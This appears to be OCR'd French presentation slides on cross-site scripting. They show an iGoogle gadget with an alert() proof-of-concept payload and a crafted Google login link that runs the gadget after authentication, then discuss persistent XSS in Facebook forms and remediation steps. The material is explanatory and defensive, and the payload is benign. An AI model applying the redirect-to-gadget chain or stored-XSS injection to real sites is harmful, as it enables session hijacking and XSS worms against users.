
```
<?xml version="1.0" encoding="UTF-8"?>
<Module><ModulePrefs title="test" />
<Content type="html"><![CDATA[<script>alert("Ce gadget pour-
rait être hostile...");
</script>]]>
</Content>
</Module>
```

créé avec http://code.google.com/intl/fr/apis/gadgets/docs/legacy/gs.html




Il peut être testé sur :

http://www.gmodules.com/ig/creator?
synd=open&url=http://hosting.gmodules.com/ig/gadgets/file/111385752580647935667/test.xml



... Mais aussi sur http://www.google.com/ig/ifr?
url=http://hosting.gmodules.com/ig/gadgets/file/111385752580647935667/test.xml


En fonction de l'URL, google.com peut être un alias de gmodules.com !




Or les URLs du domaine google.com sont autorisées en redirection du SSO Google... On peut créer un lien automatisant l'exécution du gadget après authentification :

https://www.google.com/accounts/Login?continue=http%3A%2F%2Fwww.google.com%2Fig%2Fifr%3Furl%3Dhttp%3A%2F%2Fhosting.gmodules.com%2Fig%2Fgadgets%2Ffile%2F111385752580647935667%2Ftest.xml

... Bug or feature ?
cf. iGoogle...





Même en cas de vulnérabilité avérée, certains administrateurs manquent de prudence ; ex. de Facebook :


Lorsqu'on constate une vulnérabilité XSS persistante, il est conseillé de :

1) procéder à la neutralisation immédiate de toute attaque potentielle (modification de la couche de présentation des données) ;

2) chercher à identifier et à supprimer de la base de données les motifs de codes potentiellement hostiles qui ont pu être injectés --> ils peuvent être actifs si exploités avec une couche de présentation différente de celle qui a été corrigée ;

3) mettre en place des filtres visant à éviter l'enregistrement de caractères ou de motifs « à risque » (ex. caractères « < » ou « > »).

...




Sur les deux vulnérabilités critiques signalées en décembre 2008 et février 2009, Facebook est certes intervenu en temps record (moins de 6 heures), mais s'est contenté de modifier la couche de présentation...

Il est aujourd'hui possible d'injecter un code hostile dans certains champs de formulaires Facebook : ce code est certes neutralisé au niveau présentation, mais il est potentiellement dangereux dans un contexte de couche de présentation modifiée.

Badge Facebook, au format png ; le fait que les caractères « < » et « > » ne soient pas remplacés par leurs équivalents HTML ou hexadécimaux tend à laisser penser qu'ils sont stockés tels quels en base de données.

Mais prendre les bonnes mesures est sans doute plus facile à dire qu'à faire...




- Il est facile de filtrer le contenu de variables typées...
--> Il est plus compliqué de nettoyer un code HTML destiné à être intégré au milieu... de code HTML
cf. webmails et cf. Nduja (R. Valetta) ;

- les vecteurs d'attaque sont nombreux et augmentent avec le temps : cf. http://ha.ckers.org/xss.html


- dans un contexte de défense en profondeur, il faut aussi chercher à limiter l'impact d'une attaque réussie : cf. test de Turing pour les vers XSS ;

- les navigateurs « réagissent » différemment ;


- tout élément chargé dans un navigateur est susceptible d'offrir une surface d'attaque XSS (cf. images par ex.)



Le XSS tire sa puissance :
- de l'épaisseur de la couche de neige ;
- de l'instabilité du manteau.




Une fois de plus en sécurité informatique, la dimension technique est certes importante mais indissociable de la dimension humaine ; la lutte contre le XSS nécessite, c'est vrai, de bons automates correctement configurés et programmés, mais exige aussi que l'on puisse compter sur des équipes humaines compétentes et réactives.




Que ceux qui rêvent de chaos, d'attaques spectaculaires et de guerre électronique se réjouissent, le XSS a beaucoup à offrir :

rés. soc.+gd nbre d'util.+imprudence+xss+worm+c&c=pb potentiel

A nous collectivement de décider encore pour combien de temps…



Au fait...



?